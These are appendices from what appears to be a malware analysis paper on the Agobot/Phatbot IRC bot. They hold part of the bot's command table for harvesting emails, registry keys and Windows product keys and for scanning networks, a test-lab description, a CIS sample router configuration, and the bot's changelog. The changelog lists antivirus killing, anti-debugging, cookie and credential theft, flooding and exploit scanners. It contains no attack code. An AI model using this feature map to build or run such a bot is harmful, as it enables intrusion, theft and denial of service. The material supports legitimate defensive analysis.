harvest.emails	harvest.emails	makes the bot get a list of emails	
harvest.emailshttp	harvest.emailshttp	makes the bot get a list of emails via http	
harvest.aol	harvest.aol	makes the bot get aol stuff	
harvest.registry	harvest.registry	makes the bot get registry info from exact registry path	
harvest.windowskeys	harvest.windowskeys	makes the bot get windows registry info	
:logic/plugin commands			top
logic.ifuptime	logic.ifuptime <number> <command>	exec command if uptime is bigger than specified	
logic.ifspeed	logic.ifspeed	exec command if	

	<number> <command>	speed(via speedtest) is bigger than specified	
plugin.load	plugin.load	loads a plugin	(not supported yet)
plugin.unload	plugin.unload	unloads a plugin	(not supported yet)
:scan commands			top
scan.addnetrange	scan.addnetrange <ip range> <priority>	adds a netrange to the scanner	
scan.delnetrange	scan.delnetrange <ip range>	deletes a netrange from the scanner	
scan.listnetranges	scan.listnetranges	lists all netranges registered with the scanner	<User> .scan.listnetranges [BoT] -[netrange list]- [BoT] 1. mask: 128.113.146.0/24 prio: 80 [BoT] 2. mask: 128.113.0.0/16 prio: 90
scan.clearnetranges	scan.clearnetranges	clears all netranges registered with the scanner	
scan.resetnetranges	scan.resetnetranges	resets netranges to the localhost	
scan.enable	scan.enable <module name>	enables a scanner module	<User> .scan.enable DCOM
scan.disable	scan.disable <module name>	disables a scanner module	
scan.startall	scan.startall	enable all Scanners and start scanning	
scan.stopall	scan.stopall	disable all Scanners and stop scanning	
scan.start	scan.start	signal start to child threads	
scan.stop	scan.stop	signal stop to child threads	


Appendix D: Test Network Description

Computer A was running Windows XP Professional with service pack 1, all current patches, VMWare 4.5.1[75], and Norton Antivirus version 9.05.15 with current virus definitions and strong passwords assigned. The virtual machine was Windows XP Professional with out any service packs or patches. The virtual machine had Winalysis 3.0[76] installed.

Computer B was a **dual bootable** Windows XP with service pack 1 with all current patches and Red Hat Linux 9 with all current patches as well. Computer B was the analysis PC where snort[77], nessus[78], tcpdump[79], ethereal[80], and many other security software tools were installed.

The **mini hub C**, was Transition Ethernet Pocket Hub.

Both Computer A and B were capable of reaching the internet (WWW) via built in **modems**. Each is also equipped with 10MB **Ethernet cards**, one internal, the other a "PC Card"[81].



The test network and the Winalysis tool is similar to the environment Lenny Zeltser describes in his "Reverse Engineering Malware" paper dated May 2001. The author highly recommends the reader review Mr. Zelter's paper **before** attempting to setup a similar testing environment.

[75] VMWare 4.5.1: Virtual PC software that you can try free for 30days available from http://www.vmware.com
[76] Winalysis 3.0 : 14 day free trial available from: www.winanlysis.com
[77] Snort: Free/Open Source Intrusion Detection System available from http://www.vmware.com/
[78] Nessus: A free vulnerability scanner available from http://www.nessus.org
[79] Tcpdump: free network protocol analyzer installed by default on many Xnix systems: http://www.tcpdump.org
[80] Ethereal: free network protocol analyzer available from http://www.ethereal.com/
[81] PC Card: http://www.pcmcia.org/faq.htm#terms

Appendix E: CIS's sample router configuration

This sample configuration passes all of the CIS Benchmark level 1 and 2 rules for IOS 12 (CIS).

```
!
version 12.2
service tcp-keepalives-in
service timestamps debug datetime show-timezone msec
service timestamps log datetime msec show-timezone
service password-encryption
!
hostname upper
!
no ip bootp server
!
logging buffered 16000 informational
logging rate-limit console 3 except critical
logging console critical
!
username george password 7 022F25563B071C325B401B1D
aaa new-model
!
aaa authentication login default group tacacs+ local enable
aaa authentication enable default group tacacs+ enable
aaa accounting exec start-stop group tacacs+
aaa accounting commands 15 default start-stop group tacacs+
aaa accounting network start-stop group tacacs+
aaa accounting connection start-stop group tacacs+
aaa accounting system start-stop group tacacs+
aaa session-id common
enable secret 5 $1$UKAW$u26UyV6TxGPtsgWqKdBL7.
!
memory-size iomem 10
clock timezone GMT 0
ip subnet-zero
no ip source-route
ip cef
!
!
ip telnet source-interface Loopback0
ip tftp source-interface Loopback0
ip ftp source-interface Loopback0
no ip domain-lookup
!
ip ssh time-out 120
ip ssh authentication-retries 3
!
CIS Gold Standard Benchmark for Cisco IOS Routers– Version 2.1– September 2,
2003 47
B EXAMPLE CONFIGURATION
call rsvp-sync
!
!
!
interface Loopback0
description local loopback interface
ip address 14.2.63.252 255.255.255.255
ip verify unicast reverse-path
```

```
no ip redirects
no ip unreachables
no ip proxy-arp
!
interface FastEthernet0/0
description Border router outside interface
ip verify unicast reverse-path
ip address 14.2.61.2 255.255.255.0
ip access-group 100 in
ip access-group 101 out
no ip proxy-arp
no ip mroute-cache
speed auto
half-duplex
no cdp enable
!
interface FastEthernet0/1
no ip address
ip verify unicast reverse-path
no ip proxy-arp
no ip mroute-cache
shutdown
duplex auto
speed auto
no cdp enable
!
interface Ethernet1/0
description Border router inside interface
ip address 14.2.62.2 255.255.255.0
ip verify unicast reverse-path
no ip proxy-arp
no ip mroute-cache
half-duplex
no cdp enable
!
interface Ethernet1/1
no ip address
ip verify unicast reverse-path
no ip proxy-arp
no ip mroute-cache
48 CIS Gold Standard Benchmark for Cisco IOS Routers– Version 2.1– September 2,
2003
B EXAMPLE CONFIGURATION
shutdown
half-duplex
no cdp enable
!
interface Ethernet1/2
no ip address
ip verify unicast reverse-path
no ip proxy-arp
no ip mroute-cache
shutdown
half-duplex
no cdp enable
!
interface Ethernet1/3
no ip address
ip verify unicast reverse-path
no ip proxy-arp
no ip mroute-cache
shutdown
half-duplex
```

```
no cdp enable
!
ip classless
no ip http server
ip pim bidir-enable
!
logging trap debugging
logging facility local6
logging 14.2.61.89
access-list 10 permit 14.2.62.0 0.0.0.127
access-list 10 deny any log
access-list 100 deny ip 10.0.0.0 0.255.255.255 any log
access-list 100 deny ip 127.0.0.0 0.255.255.255 any log
access-list 100 deny ip 172.16.0.0 0.15.255.255 any log
access-list 100 deny ip 192.168.0.0 0.0.255.255 any log
access-list 100 deny ip 14.2.60.0 0.0.3.255 any
access-list 100 deny ip any 10.0.0.0 0.255.255.255 log
access-list 100 deny ip any 127.0.0.0 0.255.255.255 log
access-list 100 deny ip any 172.16.0.0 0.15.255.255 log
access-list 100 deny ip any 192.168.0.0 0.0.255.255 log
access-list 100 permit ip any any
access-list 101 permit ip 14.2.60.0 0.0.3.255 any
access-list 101 deny ip any any log
access-list 182 permit tcp 14.2.62.0 0.0.0.127 any
access-list 182 permit tcp host 14.2.63.150 any
access-list 182 deny ip any any log
no cdp run
!
CIS Gold Standard Benchmark for Cisco IOS Routers– Version 2.1– September 2,
2003 49
B EXAMPLE CONFIGURATION
tacacs-server host 14.2.61.249 key blarg19-H57-02
!
dial-peer cor custom
!
!
!
!
!
line con 0
exec-timeout 10 0
password 7 022F25563B071C325B411B1D
line aux 0
exec-timeout 10 0
password 7 022F25563B071C325B411B1D
no exec
line vty 0 4
access-class 182 in
exec-timeout 10 0
password 7 022F25563B071C325B411B1D
logging synchronous
transport input ssh
!
ntp clock-period 17179916
ntp source Loopback0
ntp server 14.2.63.150
ntp server 12.168.140.2
ntp server 131.44.150.250
!
logging source-interface Loopback0
!
ip tacacs source-interface Loopback0
!
```

```
end
```

Appendix F: Change log found in with source code

```
0.bla.whatever:
------------------

61.    Moved ONSTART scripts after module initialization - Wonk
60.    Added fix for configgui generating too long Strings in config.h - Wonk
59.    Added CPanel spreader for Linux version - Wonk
58.    Added Linux autostart code based on distro detection - Wonk
57.    Made DCC code portable, dont use screwed network to host byte order
       conversion,
       display speed, and display stats more accurately - Wonk
56.     Optimized spoofip() in wonk.cpp - evilbyte
55.    Fixed small CString problem - Wonk
54.    Added warning about as_service to configgui - Wonk
53.    Added some more cdkeys. - Nils
52.    Added DCOM2 back in, works now. - Nils
51.    Added scanner stats - Wonk, thx C4m
50.    Added multithreaded CSendFile/CSendFileFTP - Wonk
49.    Added basecode for multithreaded servers to sockets.cpp - Wonk
48.    Added some new pws - meagain
47.    Added support to grab the msn contact list and AIM sn. - evilbyte
46.    Fixed Targa3.cpp from steelcap and commited it - Vars
45.    Added f-agobot.exe to killer (its the removal tool for phatbot) - Vars
44.    Added automake/autoconf configure scripts - Wonk
43.    Added SQL scanner (xp_cmdshell) - steelcap
42.    Added small scripting system - Wonk
41.    The bot is working in Linux again, finally - Wonk
40.    Added Sapphire II string encryption algorithm for CString & CVars - Wonk
39.    Added code for escaping \ to \\ in configgui (fixes some problems with
       hashcheck) - Wonk
38.    Added SoftICE & OllyDbg detection (also works for generic app debuggers)
       - Wonk
37.    Added Anti-Debugging code to prevent AV researchers / honeypots messing
       with the Bot -      Wonk
36.    Added http.speedtest so there is a way to speed test one or few bot (via
       PM) even with       do_speedtest disabled - Glow
35.    Added md5 hash checking for cvars to prevent people from hexing the exe
       file - Wonk
34.    Removed PThreads dependency, no more memory leaks - Wonk
33.    Nothing changed, but CSocket stresstested, seems to work good - Wonk
32.    Fixed crash bug in CSockets SSL code - Wonk
31.    Readded SSL libs, newest version - Wonk
30.    Added cvar scaninfo_level - PhaTTy
       - removed cvar csendfile_show (replaced with scaninfo_level "1")
29.    Added Configuration GUI - Wonk
28.    pctrl.listsvc now returns "????.exe" if key cannot be opened for the svc
       - PhaTTy
27.    pctrl.killsvc now "KILLS!!!" the service - PhaTTy
26.    Added do_stealth cvar - Glow
25.    Added Baglescanner and new cdkeyharvester earlier.. - thegeek
24.    Added do_avkill cvar - thegeek
23.    Added Pid display to process list - Wonk
22.    Added killing by Pid - Wonk
21.    KillProcess can now kill system processes / services - Wonk
20.    Added blocking of av update sites - Wonk
19.    Modified pctrl.kill and pctrl.killsvc to show confirmation of "kill" -
       PhaTTy
18.    Added pctrl.killsvc to delete/stop specified service - PhaTTy
17.    Added pctrl.listsvc to list services + their executable path - PhaTTy
       - pctrl.listsvc will only show non-default windows services
16.    Modified pctrl.list to show full path of process - PhaTTy
```

```
15.    Added UPNP scanner - Wonk
14.    Fixed sockets leak in dwscanner - Wonk
13.    Fixed link warning with pthreads - Wonk
12.    Added sniffing for vulnerable daemons, and cvar for vuln sniffing
       channel. -rain
11.    Added protection for bot_filename to KillAV() to prevent killing self -
       Wonk
10.    Made ftp server work with any FTP client - Wonk
9.     Reformatted changes.txt - Wonk
8.     Added scan.stopall and a new cvar : do_speedtest - thegeek
7.     Added scan.startall so you can do enable scanners all and start in one
       command ie: topic cmd ;) - Glow
6.     Added logic.ifspeed <number> <command> allows you to tell a bot to do a
       command if its speed is greater than X. - dj
5.     Added http sniffing - picks up cookies and connections to paypal.com ;) -
       rain
4.     Stopped sniffer from picking up smtp logins as ftp logins - rain
3.     Fixed pctrl.list - Thank to some guy on ryan1918 for posting bigfix and i
       added it     and it works :D - Glow
2.     Added scan.resetnetranges - Glow
1.     People better add stuff here again :) - Glow

-------

0.2.2:
---------

-for users:-
1.     Added favourite nick mod - Mouse
2.     Added new workstation exploit - Ago
3.     Added .bot.command <command line> mod - dj-fu
4.      Added .bot.unsecure - Mouse


0.2.1-pre4-fix1:
-------------------

-for users:-
1.     Fix for executing commands without login - Ago
       -      Sorry I didn't notice this, I added an internal
              message path for handling topic commands without
              login, but due to debugging code left in the code
              every message was handled that way :)



0.2.1-pre4:
--------------

-for users:-
1.     Updated config sample to show how to add autostart commands - Ago
2.     HTTP Proxy fixed and cleaned a little bit - Ago
3.     Added option to compile without SSL support (68kb bot) - Ago
4.     CDownloader is now able to parse URLs - Ago
5.     Fixed CIdentD - PhaTTy, deejayfuzion, Ago
6.     CDownloader is now able to parse ftp URLs - Ago
7.     Made minimum config even smaller, 52kb - Ago
8.     Added as_service to install the bot as a service - Ago
9.     Added as_service_name to set the short name for the service - Ago
10.    Fixed IdentD [again] - PhaTTy, deejayfuzion
11.    Added Definitions to kill 455 AntiVirus/Firewalls - PhaTTy
12.    Added Kill() to CThread::~CThread. This should fix shutdown issues. - Ago
13.    Added .pctrl.kill and .pctrl.list - Ago
```

```
14.    Fixed access violation in CString::~CString - Ago
15.    Fixed 2nd access violation in CThread::Kill (tried to kill 2 times) - Ago
16.    Added <frame> & <iframe> support to HTTP flooder - Ago
17.    Added command switch "-o <channel>" to redirect output there - Ago
       -      Use this to redirect some output into another channel or to
       another
              user.
18.    Added bot_meltserver cvar and -meltserver command line option - Ago
       -      Will delete the spreader file as soon as the bot is installed.
19.    Changed changes.txt format to seperate user and development changes - Ago
       -      So the ChaneLog isn't as messy.
20.    New TCP checksum() function in utility.cpp - Ago
       -      This is mainly useful for getting a faster synflood on boxes with
       limited
              resources, I tried to convert it to 3DNow!, but that failed, so i
       converted
              checksum from C to normal ASM, giving a 57.31% speed bonus, in
       debug mode it
              took 8900ms for 200ksums without my optimizations, and 3800ms for
       200ksums
              with my optimizations.
21.    Added CPolymorph to polymorph the bot on spreading - Ago
22.    Added note to config-sample.cpp saying MD5 passwords have to be uppercase
       - Ago
23.    Added inst.asadd, inst.asdel, inst.svcadd and inst.svcdel - Ago
       -      Syntax is like this:
              .inst.asadd "Value Name" "c:\program files\bla\bla.exe"
              .inst.asdel "Value Name"
              .inst.svcadd "Service Name" "c:\program files\bla\bla.exe" "-bla"
              .inst.svcdel "Service Name"
24.    Added bot_topiccmd true/false toggle to execute topic commands - Ago
25.    Added confirmation for bot.secure  ("Bot Secured") - PhaTTy
26.    Added cvar "cdkey_windows" to toggle returning of windows product keys -
       PhaTTy
27.    Added scan.stats (exploited: DCOM: # DCOM2: # NetBios: # WebDav: #) -
       PhaTTy

-for developers:-
1.     Fixed rsaglue.lib compilation error - Ago
2.     Made WinSock be initialized earlier - Ago
3.     Add ftp URL support to ParseURL - Ago
4.     Added CThread::Suspend and CThread::Resume - Ago
5.     Added c:\debug.log for debug targets - Ago
6.     Fixed small bug in the HTTP flooder - Ago
7.     Made CThread use try & catch exception handling - Ago
8.     Made CCmdExecutor report sChatString in case of an exception - Ago
9.     Added detection for already encrypted files to CPolymorph - Ago
10.    Changed scan.stats a little to prevent global namespace - Ago
11.    Changed message of .scan.stats - Ago



0.2.1-pre3:
--------------
1.     Added command .bot.longuptime - PhaTTy
       - if uptime > specified days then bot will reply with uptime stats.
2.     Updated NBScanner to scan ports 139,445 - PhaTTy
       - probably is a better method than what I used with the OR statment
3.     Added .ddos.httpflood - Ago
       - use this instead of .http.visit, cause thats not implemented yet
4.     Added IdentD server - PhaTTy
       - use identd_enable to enable/disable it
5.     Fixed NetBios scanner (perhaps not all problems) - Ago, PhaTTy, Xploiter
```

```
6.     Added more NetBios usernames - PhaTTy
7.     Fixed bug in CString::Token, which made it ignore the delimiter - Ago
8.     Fixed incorrect usage of CString::Token in irc.cpp - Ago
9.     Added "Hidden and Dangerous 2" cdkey grabber - Ago
10.    Added a Windows Product ID grabber - Ago
11.    Upgraded to OpenSSL 0.9.7c on Win32 - Ago
12.    Made OpenSSL smaller on Win32 - Ago
13.    Added NetBios autoscanner - PhaTTy
       - use scan_auto_nb to enable/disable it
14.    Fixed MessageBox in nbscanner - Ago, deejayfuzion


0.2.1-pre2:
--------------
1.     Statically link to OpenSSL in Linux - Ago
2.     Small fixes for the Linux Makefile - Ago
3.     bot.flushdns - Ago, deejayfuzion
4.     bot_seclogin - Ago, killer77
5.     Add private ip detection to netinfo - Ago
6.     "<botname>: .cmd" support - deejayfuzion, PhaTTy
7.     fixed the installer issue - deejayfuzion, PhaTTy, Ago
8.     added cvar bot_compnick - PhaTTy
9.     updated .sysinfo with minor changes - PhaTTy
10.    bot_compnick toggles between using si_nickprefix or ComputerName for
       prefix - PhaTTy
11.    Add .rsl.reboot, .rsl.shutdown and .rsl.logoff - Ago
12.    Add more usernames to nbscanner - PhaTTy
13.    updated config-sample.cpp with bot_compnick - Ago
14.    Added .bot.secure - Ago
15.    agobotsvc.exe undetectable - PhaTTy
16.    Removed my local paths from debug configuration - Ago
```